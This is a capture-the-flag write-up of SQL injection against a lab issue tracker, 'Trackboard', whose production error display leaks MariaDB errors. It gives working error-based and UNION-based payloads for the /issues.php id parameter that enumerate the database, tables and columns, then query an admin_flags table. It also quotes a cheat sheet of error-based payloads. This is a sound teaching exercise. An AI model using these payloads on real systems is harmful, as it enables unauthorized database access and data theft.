
Trace Control
Trackboard, an internal issue tracker, rolled to production with display_errors accidentally left on. Its /issues page has a numeric id param and a loose sense of type safety. Coax a database error to tell you what you need.
Room Description
https://dashboard.webverselabs-pro.com/challenges/trace-control
Scenario
Trackboard is the bug tracker your ops team lives in. A late-night deploy kicked `display_errors=1` into production because the release candidate never had its php.ini re-checked. You've got a few hours before the next deploy — make them count.
Objective
Trackboard, an internal issue tracker, rolled to production with display_errors accidentally left on. Its /issues page has a numeric id param and a loose sense of type safety. Coax a database error to tell you what you need.
Initial Analysis
The challenge description gave two key hints:
display_errors=1was accidentally left on in production- The
/issues.phppage has a numericidparam with "loose type safety"
Visiting the app showed a standard bug tracker (Trackboard) with issues accessible via /issues.php?id=1.

The dashboard lists all the issues, and there are functions to create new issues and search through them.
Finding the bug
We don't need to act ignorant and we can follow the instructions that the challenge description gives us, we need to find the /issues.php endpoint, opening up any of the listed items on the dashboard sends us over there.

First thing on the menu, let's add a ' and see what kind of response we get.

SQL error: SQLSTATE[42000]: Syntax error or access violation: 1064
You have an error in your SQL syntax; check the manual that corresponds
to your MariaDB server version for the right syntax to use near ''' at line 1
Okay, this tells us exactly what kind of database we are dealing with and what kind of syntax our queries and payloads should be.
Exploitation
Best thing to always try is to get the most verbose output we can.
https://portswigger.net/web-security/sql-injection/cheat-sheet
Extracting data via visible error messages
You can potentially elicit error messages that leak sensitive data returned by your malicious query.
| Microsoft | SELECT 'foo' WHERE 1 = (SELECT 'secret') > Conversion failed when converting the varchar value 'secret' to data type int. | | ---------- | --------------------------------------------------------------------------------------------------------------------------- | | PostgreSQL | SELECT CAST((SELECT password FROM users LIMIT 1) AS int) > invalid input syntax for integer: "secret" | | MySQL | SELECT 'foo' WHERE 1=1 AND EXTRACTVALUE(1, CONCAT(0x5c, (SELECT 'secret'))) > XPATH syntax error: '\secret' |
The trick SQLi researchers discovered is that when the XPATH expression is invalid, the database throws an error that includes the invalid expression in the error message. So if you make the "invalid" part be the result of a subquery, the database helpfully prints your data in the error.
/issues.php?id=1 AND extractvalue(1,concat(0x7e,(SELECT database())))

SQL error: SQLSTATE[HY000]: General error: 1105
Only constant XPATH queries are supported
Oh no, well, MariaDB blocks subqueries inside extractvalue() , we need something else.
https://mariadb.com/docs/server/reference/sql-functions/string-functions/extractvalue
It detects that the second argument contains a subquery (a non-constant expression) and rejects it outright with:
General error: 1105 Only constant XPATH queries are supported
It never even runs the subquery. The data never gets evaluated, so nothing leaks.

UNION-Based Injection
Since the page renders issue content back to the user, UNION injection is viable. First, enumerate the column count by adding columns until no error:
/issues.php?id=0 UNION SELECT 1,2,3,4,5,6,7,8--


The page rendered with numbers visible in the title/description/assignee fields, 8 columns, with positions 3 and 4 reflected in the HTML output. We know we have control over 8 columns, so we can query both the database name and table names at the same time.
/issues.php?id=0 UNION SELECT 1,2,(SELECT database()),( SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema=database()),5,6,7,8--

Okay great! We have the database name which is chalapp, and we have the tables called: comments, projects, admin_flags, issues. One might wonder, which one should we target? Let's see the columns from admin_flags.
/issues.php?id=0 UNION SELECT 1,2,(SELECT group_concat(column_name) FROM information_schema.columns WHERE table_name='admin_flags'),4,5,6,7,8--

Okay, easy enough, let's get the column value for flag!
/issues.php?id=0 UNION SELECT 1,2,(SELECT group_concat(flag) FROM admin_flags),4,5,6,7,8--